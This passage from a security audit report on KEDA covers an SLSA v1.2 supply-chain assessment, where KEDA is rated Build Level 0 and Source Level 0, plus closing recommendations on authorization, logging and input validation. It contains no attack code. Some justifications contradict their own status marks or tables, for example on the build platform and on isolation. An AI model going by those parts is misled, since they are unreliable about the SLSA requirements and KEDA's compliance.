While the Helm chart[37] digest (keda-2.19.0.tgz) confirms basic integrity upon download, the absence of GPG-signed Helm provenance files (.prov) prevents users from cryptographically verifying the chart origin and authorship. This lack of distributed

[37] https://artifacthub.io/packages/helm/kedacore/keda

cryptographic evidence limits consumer-side verification and hinders establishing trust required for strict supply chain security, despite the chart archive integrity being verifiable via digest comparison.

SLSA v1.2 Assessment Results

Build Track

SLSA v1.2 defines four Build Levels that describe the degree of assurance a project can provide about how its software artifacts are produced.

- **Build Level 0:** No build integrity guarantees are provided.
- **Build Level 1:** Build provenance exists, documenting how the artifact was built, but without strong protection against tampering or forgery.
- **Build Level 2:** Builds run on a hosted build platform that generates and signs provenance, improving trust and repeatability.
- **Build Level 3:** Builds are executed on a hardened platform with strong isolation and tamper-resistant controls, providing high assurance of build integrity.

The table below presents the results of KEDA according to the Producer and Build platform requirements in the SLSA v1.2 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with ✓ check marks indicating compliance and ✗ indicators reflecting the lack of evidence for compliance.

Implementer	SLSA Requirement	Degree	L1	L2	L3
Producer	Choose an appropriate build platform[38]		✓	✓	✓
	Follow a consistent build process[39]		✓	✓	✓
	Distribute provenance[40]		✗	✗	✗
Build platform	Provenance generation[41]	Exists[42]	✗	✗	✗
		Authentic[43]		✗	✗

[38] https://slsa.dev/spec/v1.2/build-requirements#choose-an-appropriate-build-platform
[39] https://slsa.dev/spec/v1.2/build-requirements#follow-a-consistent-build-process
[40] https://slsa.dev/spec/v1.2/build-requirements#distribute-provenance
[41] https://slsa.dev/spec/v1.2/build-requirements#provenance-generation
[42] https://slsa.dev/spec/v1.2/build-requirements#provenance-exists
[43] https://slsa.dev/spec/v1.2/build-requirements#provenance-authentic

		Unforgeable[4] [4]			✗
	Isolation strength[45]	Hosted[46]		✓	✓
		Isolated[47]			✗

Tab.: SLSA v1.2 Build Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- _ = Not required at this level

Build Track Justification

Choose an appropriate build platform: SLSA v1.2 requires that, at Build Level 1, the producer use a hosted build platform and generate a provenance attestation that is distributed with the artifact; a signed (authenticated) provenance becomes mandatory only at Build Level 2. KEDA v2.19.0 builds run on GitHub Actions, which satisfies the hosted-execution requirement for Build L2. However, the current workflow does not emit or publish any SLSA-compliant provenance, so KEDA does not satisfy the Level 1 requirement and therefore cannot claim any SLSA build level. If KEDA maintainers wish to reach higher levels, they can leverage GitHub Actions' built-in SLSA provenance generators[48] (or other tooling) to produce and attach a signed provenance attestation, thereby meeting the Level 1 (and eventually Level 2) requirements.

Status: Satisfied

Follow a consistent build process: The KEDA project already provides a fully scripted[49], version-controlled, and automated release workflow. All build steps are defined declaratively in a CI/CD pipeline[50] that is stored in the repository, ensuring that every build is performed in exactly the same manner. This makes the build process reproducible, enables verifiers to independently reproduce the artifact, and satisfies the SLSA v1.2 "follow a consistent build process" requirement.

[44] https://slsa.dev/spec/v1.2/build-requirements#provenance-unforgeable
[45] https://slsa.dev/spec/v1.2/build-requirements#isolation-strength
[46] https://slsa.dev/spec/v1.2/build-requirements#hosted
[47] https://slsa.dev/spec/v1.2/build-requirements#isolated
[48] https://github.com/slsa-framework/slsa-github-generator
[49] https://github.com/kedacore/keda/blob/main/.github/workflows/release-build.yml
[50] https://github.com/kedacore/keda/actions/runs/21585895625/job/62193801159

Status: Satisfied

Distributed provenance: The SLSA v1.2 specification mandates that, at Build Level 1, a provenance attestation must be generated and distributed together with the artifact (e.g., uploaded to the package registry or included as a release asset). Because KEDA release process does not publish any provenance or attestation metadata alongside its artifacts, consumers cannot independently verify the source inputs, build environment, or the exact build commands that produced the binaries. Consequently, the project fails the Level 1 provenance-distribution requirement and cannot claim any SLSA build level.

Status: Not satisfied

Provenance Exists: The maintainers confirm that the KEDA v2.19.0 build pipeline does not automatically generate any provenance or attestation metadata, and no provenance artifacts were found for the released binaries. According to SLSA v1.2, a provenance attestation must be generated and attached to the artifact at Build Level 1. Because this requirement is unmet, KEDA fails the “Provenance Exists” criterion and cannot satisfy any SLSA build level.

Status: Not satisfied

Provenance is Authentic: Since the KEDA v2.19.0 build does not generate any provenance attestation, there is no signed provenance for the artifact. SLSA v1.2 requires that, at Build Level 2, the provenance must be cryptographically signed by the build service to be considered authentic. Without a generated provenance, KEDA cannot satisfy the “Provenance is Authentic” requirement, leaving consumers unable to verify that any metadata originates from a trusted, service-generated source rather than from a user-provided artifact.

Status: Not satisfied

Provenance is Unforgeable: Because KEDA v2.19.0 does not produce a signed, service-generated provenance attestation, the build does not provide the unforgeable provenance required by SLSA v1.2. The specification states that at Build Level 2 the provenance must be cryptographically signed, which makes it resistant to tampering and prevents an attacker from forging metadata that misrepresents how an artifact was built. Without such signed provenance, the artifact provenance cannot be considered unforgeable, leaving the supply chain vulnerable to fabricated metadata.

Status: Not satisfied

Hosted: The maintainers confirm that KEDA v2.19.0 release builds are executed on GitHub Actions using the default GitHub-hosted runners. This satisfies the SLSA v1.2 hosted-execution requirement, which is mandatory already at Build Level 1 (and therefore also at Level 2 and above). As long as self-hosted runners are not used, the builds meet the “hosted” criterion of the specification.

Status: Satisfied

Isolated: Maintainers state that the KEDA v2.19.0 builds run in ephemeral GitHub-hosted runner environments, which provides the hosted property required for all SLSA levels. However, the SLSA v1.2 specification requires that a build platform prevent the injection of external parameters or secrets and ensure that the build runs in an isolated environment starting at Build Level 2. The current workflow does not enforce these isolation guarantees, and no hardened (signed) provenance is produced to attest to the isolation properties. Consequently, the project fails to meet the Isolated requirement for Build Level 2 and higher (including Level 3).

Status: Not satisfied

Source Track

SLSA v1.2 defines four Source Levels that describe the strength of assurances a project can provide about the origin and integrity of its source code. Each level introduces additional requirements for traceability, control enforcement, and verifiability.

- **Source Level 1:** Source code is managed in a version control system that produces uniquely identifiable revisions and basic source attestations.
- **Source Level 2:** Controls are enforced to preserve reliable change history and provide auditable evidence of how revisions were introduced.
- **Source Level 3:** Strong organizational controls are applied, such as protected branches and mandatory multi-party review.
- **Source Level 4:** The source control system provides the highest level of integrity guarantees through comprehensive, system-backed attestations.

The table below presents the results of the KEDA project against the Source track requirements defined in the SLSA v1.2 framework. The requirements are grouped according to organizational controls and source control system capabilities. Each row indicates whether the corresponding requirement is met at each SLSA Source Level, with ✓ marks denoting compliance and ✗ indicators reflecting the absence of evidence or enforcement.

Implementer	SLSA Requirement	L1	L2	L3	L4
Organization	Choose an appropriate Source Control System[51]	✓	✓	✓	✓
	Configure the SCS to control access and enforce history[52]	_	✓	✓	✓
	Safe Expunging Process[53]	_	✗	✗	✗
	Continuous technical controls[54]	_	_	✓	✓
Source Control System	Repositories are uniquely identifiable[55]	✓	✓	✓	✓
	Revisions are immutable and uniquely identifiable[56]	✓	✓	✓	✓
	Human readable changes[57]	✓	✓	✓	✓
	Source Verification Summary Attestations[58]	✗	✗	✗	✗
	History[59]	_	✓	✓	✓
	Continuity[60]	_	✓	✓	✓
	Identity Management[61]	_	✓	✓	✓
	Source Provenance[62]	_	✗	✗	✗
	Protected Named References[63]	_	_	✓	✗

[51] https://slsa.dev/spec/v1.2/source-requirements#choose-scs
[52] https://slsa.dev/spec/v1.2/source-requirements#access-and-history
[53] https://slsa.dev/spec/v1.2/source-requirements#safe-expunging-process
[54] https://slsa.dev/spec/v1.2/source-requirements#technical-controls
[55] https://slsa.dev/spec/v1.2/source-requirements#repository-ids
[56] https://slsa.dev/spec/v1.2/source-requirements#revision-ids
[57] https://slsa.dev/spec/v1.2/source-requirements#human-readable-diff
[58] https://slsa.dev/spec/v1.2/source-requirements#source-summary
[59] https://slsa.dev/spec/v1.2/source-requirements#history
[60] https://slsa.dev/spec/v1.2/source-requirements#continuity
[61] https://slsa.dev/spec/v1.2/source-requirements#identity-management
[62] https://slsa.dev/spec/v1.2/source-requirements#source-provenance
[63] https://slsa.dev/spec/v1.2/source-requirements#protected-refs

	Two-party review[64]	–	–	–	✓

Tab.: SLSA v1.2 Source Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- — = Not required at this level

Gating Observation

Under SLSA v1.2, Source Level 1 requires a Source Verification Summary Attestation (VSA). Because no Source Verification Summary Attestation (VSA) is issued for KEDA revisions, they default to Source Level 0.

Source Track Justification

Choose an appropriate Source Control System: KEDA stores its source code in a Git repository hosted on GitHub. The SLSA v1.2 Source track requires that the producer MUST select a Source Control System (SCS) capable of achieving the desired Source level. GitHub Git service provides a uniquely identifiable repository, authentication and access-control mechanisms, and the technical capabilities needed for all SLSA Source Levels 1-4. Consequently, the basic requirement that an appropriate SCS be used, applicable to every Source level, is satisfied.

Status: Satisfied

Configure the SCS to control access and enforce history: Maintainers confirm GitHub branch-protection rules enforce pull-request reviews for merges, satisfying the SLSA v1.2 access control requirement for restricting sensitive operations. However, the full SLSA v1.2 criteria also mandate a reliable change history and immutable release tags[65]. The current review does not confirm tag immutability or continuous enforcement of the change-history requirement. Therefore, the organization partially meets the "Configure the SCS" requirement but does not fully satisfy the SLSA v1.2 criteria for access control and history enforcement. The following command demonstrates that the immutable flag is disabled on release tags:

Command (check for immutable release tags):

```
curl -s "https://api.github.com/repos/kedacore/keda/releases" |
  jq '.[] | select(.immutable == false) | {tag: .tag_name, url: .html_url, immutable:
```

[64] https://slsa.dev/spec/v1.2/source-requirements#two-party-review
[65] https://docs.github.com/en/code-security/concepts/supply-chain-security/immutable-releases

```
.immutable}'
```

Command Output:


```
{
  "tag": "v2.19.0",
  "url": "https://github.com/kedacore/keda/releases/tag/v2.19.0",
  "immutable": false
}
{
  "tag": "v2.18.3",
  "url": "https://github.com/kedacore/keda/releases/tag/v2.18.3",
  "immutable": false
}
```


Status: Not satisfied

Safe Expunging Process: The KEDA project does not provide any documented or practiced procedure for safely expunging sensitive information (e.g., credential leaks) from the repository version history. SLSA v1.2 requires that an organization must document a safe-expunging process and describe how expunging requests and actions are tracked, with evidence that the process is followed. Without such a process, the project could handle history-rewrite events inconsistently and may unintentionally break the continuity expected by source-provenance attestations, jeopardizing consumer trust.

Status: Not satisfied

Continuous technical controls: KEDA maintainers use automated dependency/vulnerability scanning[66], and GitHub branch-protection rules. These continuously enforced technical controls satisfy the SLSA v1.2 requirement for documenting and proving continuous enforcement of security policies cited in Source Provenance attestations or VSAs, thereby meeting the “Continuous technical controls” criterion.

Status: Satisfied

Repositories are uniquely identifiable: The KEDA source code is hosted at the canonical GitHub URL[67]. This URL serves as a stable, globally-resolvable locator (URI) that uniquely identifies the repository within the GitHub SCS, satisfying the SLSA v1.2 requirement that the repository ID be uniquely identifiable with a stable locator such as a URI

Status: Satisfied

[66] https://github.com/kedacore/keda/blob/main/.github/workflows/static-analysis-codeql.yml
[67] https://github.com/kedacore/keda

Revisions are immutable and uniquely identifiable: In Git, each commit[68] is identified by a cryptographic hash of its content, providing a content-addressable, immutable identifier. KEDA maintainers confirm that every revision is uniquely identifiable, that a complete change history is retained, and that branch-protection rules prevent forced pushes to protected branches, thereby preserving the immutability expectations for those branches.

Status: Satisfied

Human readable changes: Git built-in diff functionality provides tooling that displays the changes between any two source revisions in a clear, human-readable form. This satisfies the SLSA v1.2 requirement that the source-control system must provide tooling to display changes between revisions in a human-readable form (e.g., diffs) for all plain-text changes.

Status: Satisfied

Source Verification Summary Attestations: The KEDA project does not generate Source Verification Summary Attestations (VSAs). According to SLSA v1.2, the source-control system MUST generate a Source VSA for any revision that claims a Source Level 1 or higher, and consumers must be able to fetch that VSA. If a VSA is not produced, the specification assigns the revision Source Level 0, effectively preventing the project from attaining any SLSA Source level.

Status: Not satisfied

History: Maintainers confirm that the KEDA repository retains a complete, tamper-evident change history. The GitHub platform records all changes to branches, timestamps, authors, and new revision IDs, thereby meeting the SLSA v1.2 requirement that the source-control system must record all changes to named references, including when they occurred, who made them, and the new revision ID. Additionally, the GitHub audit-log feature (subject to the organization plan and settings) provides further evidence for investigations and integrity monitoring, supporting the spec expectation for a reliable change-history record.

Status: Satisfied

Continuity: KEDA repository uses GitHub branch-protection rules and required pull-request reviews, which enforce technical controls on protected branches. This helps maintain continuous enforcement of the controls, satisfying the SLSA v1.2 requirement that “technical controls are only effective if they are used continuously in the history of a

[68] https://github.com/kedacore/keda/commits/main/

branch" and that continuity must be established and tracked from a specific start revision. However, to fully meet the continuity requirement the project should also ensure that access logs for release-related operations are retained and auditable (as part of the evidence of continuous control enforcement) and that any lapses are documented per the spec guidance.

Status: Satisfied

Identity Management: GitHub supplies an identity-management system that lets the KEDA organization define which users and teams may perform sensitive actions (e.g., branch creation, merge approvals). The SLSA v1.2 specification only requires that the source-control system provide an identity-management capability and that the organization be able to specify actors and roles. The spec further states that activities should be attributed to authenticated identities (*a SHOULD*), but it does not mandate hardware-backed multi-factor authentication for any source level. Consequently, the absence of a mandatory hardware-backed 2FA requirement does not constitute a compliance gap; KEDA satisfies the identity-management clause for all source levels, although adopting stronger authentication would increase assurance.

Status: Satisfied.

Source Provenance: Maintainers reported that source provenance is not generated. Without source provenance, consumers cannot cryptographically verify that a given source snapshot was produced under specific policies and controls, limiting achievable SLSA Source Levels.

Status: Not satisfied

Protected Named References: KEDA maintainers confirm GitHub protected release branches and tags restrict pushing/merging, satisfying the SLSA v1.2 requirement for protected Named References. However, verifiable evidence for tag-deletion protection and immutability guarantees is lacking. As the specification requires the SCS to record technical controls and prevent protected tag deletion, the absence of this evidence means the requirement cannot be fully confirmed for higher SLSA Source levels.

Status: Partially satisfied (L3); not satisfied (L4)

Two-party review: Maintainers reported that every change requires approval from at least two trusted individuals before merging. This aligns with the SLSA two-party review requirement at Source Level 4.

Status: Satisfied

SLSA v1.2 Conclusion

KEDA already implements several strong supply-chain controls: builds are run on GitHub Actions, which provides a hosted and isolated execution environment; pull-request workflows enforce two-party code review; automated dependency-vulnerability and secret scanning are enabled; release images are signed with keyless OIDC-based cosign signatures, satisfying the SLSA v1.2 requirements for a hosted/isolated platform and for Level 2 authenticity (signing material is not exposed to user-controlled steps).

Despite these positives, the project does not generate SLSA provenance for built artifacts nor issue Source Verification Summary Attestations (VSAs) for released source revisions. The specification mandates that “Provenance Exists” at Build Level 1 and that a VSA be produced for any revision that wishes to claim Source Level 1 or higher. Because these mandatory attestations are missing, the KEDA v2.19.0 release can only be classified as Build Level 0 and Source Level 0 under the SLSA v1.2 framework.

Consequently, while consumers can verify image digests using cosign signatures, they cannot independently validate the exact build steps, inputs, environment, or that a particular source revision was produced under the declared controls. This limits assurance against supply-chain threats such as build-system tampering, unauthorized source modifications, or dependency confusion.

Path to Achieving SLSA Level 1 and Higher:

1. Generate and publish build provenance: It is recommended to generate and publish build provenance by configuring GitHub Actions (or another supported CI system) to automatically produce SLSA-compatible provenance for every released artifact and to attach it as an attestation.
2. Issue Source Verification Summary Attestations – It is recommended to issue Source Verification Summary Attestations for each released source revision and to make the attestation retrievable by authorized consumers.
3. Confirm tag immutability and deletion protection – It is recommended to confirm tag immutability and deletion protection by applying technical controls that prevent moving or deleting release tags and by recording evidence of continuity in source attestations
4. Publish SBOMs as attestations – It is recommended to publish SBOMs as attestations for released images and Helm charts to improve downstream risk management

Implementing these steps will move KEDA from Level 0 to Level 1 on both the Build and Source tracks and establish a clear roadmap toward the higher SLSA levels defined in the v1.2 specification.

Conclusion

The KEDA components provided a number of positive impressions during this assignment that must be mentioned:

- Core controller and admission components demonstrated resilient reconciliation patterns, strong guardrails around ownership and reconciliation, safe fallback and cleanup behavior, and generally safe handling of malformed inputs without destabilizing the cluster.
- Confused-deputy and secret isolation controls were present and effective when the corresponding configuration options were enabled.
- Authentication flows encourage the use of *TriggerAuthentication* and related objects, reducing the likelihood of embedding credentials directly in ScaledObjects and improving secret management hygiene.
- ScaledObjects and scaler configurations are primarily namespaced resources, which can reduce tenant impact in clusters with appropriate RBAC and network isolation.
- GitHub-based role management and required pull request review, along with automated scanning, provide a solid baseline for change control and operational hygiene.
- Release builds are performed on hosted CI runners, aligning with SLSA expectations for hosted and isolated builds.
- Container images are signed with keyless OIDC cosign signatures including build metadata, supporting artifact authenticity expectations.
- Deployment guidance references established Kubernetes security mechanisms (for example RBAC and admission controls) rather than re-implementing platform security primitives.

The security of the KEDA components will improve with a focus on the following areas:

- **Authorization:** Token read and token minting functionality can amplify privileges when operator permissions are broad. It is recommended to enforce authorization checks (for example via admission-time validation) in addition to documentation warnings, to prevent privilege escalation in misconfigured environments (KED-01-007, KED-01-010).
- **Logging:** Raw upstream response bodies and parsing failures were observed to propagate into Kubernetes Events or logs, which can transform SSRF-style behavior into direct disclosure (KED-01-001, KED-01-009, KED-01-015, KED-01-020). It is recommended to cap, redact, or remove raw payloads from errors and to avoid including sensitive values in log and Event outputs.
- **Input validation:** Multiple scalers and integrations construct URLs or queries using string concatenation or insufficient escaping. It is recommended to standardize safe URL and query construction (for example, *net/url*, correct escaping primitives) and add destination guardrails appropriate for multi-tenant

environments (KED-01-002, KED-01-003, KED-01-004, KED-01-005, KED-01-006, KED-01-009, KED-01-011, KED-01-014, KED-01-015).

- **Tenant Isolation:** Connection pooling should incorporate TLS or mTLS context, not only endpoint address, to prevent cross-tenant identity confusion when shared external scalers are used (KED-01-012). In addition, deployment defaults and documentation should more clearly communicate shared responsibility boundaries for RBAC and network isolation in multi-tenant clusters (KED-01-016, KED-01-018, KED-01-019).
- **Resource Exhaustion**: Unbounded caches and state accumulation can lead to resource exhaustion or progressive degradation. It is recommended to implement bounded caches (LRU or TTL), enforce size limits on attacker-influenced inputs, and rebuild certificate pools on rotation events rather than appending indefinitely (KED-01-008, KED-01-013).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the component significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing KEDA resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Jorge Turrado and the rest of the KEDA team for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Source Technology Improvement Fund (OSTIF)* for facilitating and managing this project, and the *CNCF* for funding it.

License and Legal Notice

[69] https://creativecommons.org/licenses/by-sa/4.0/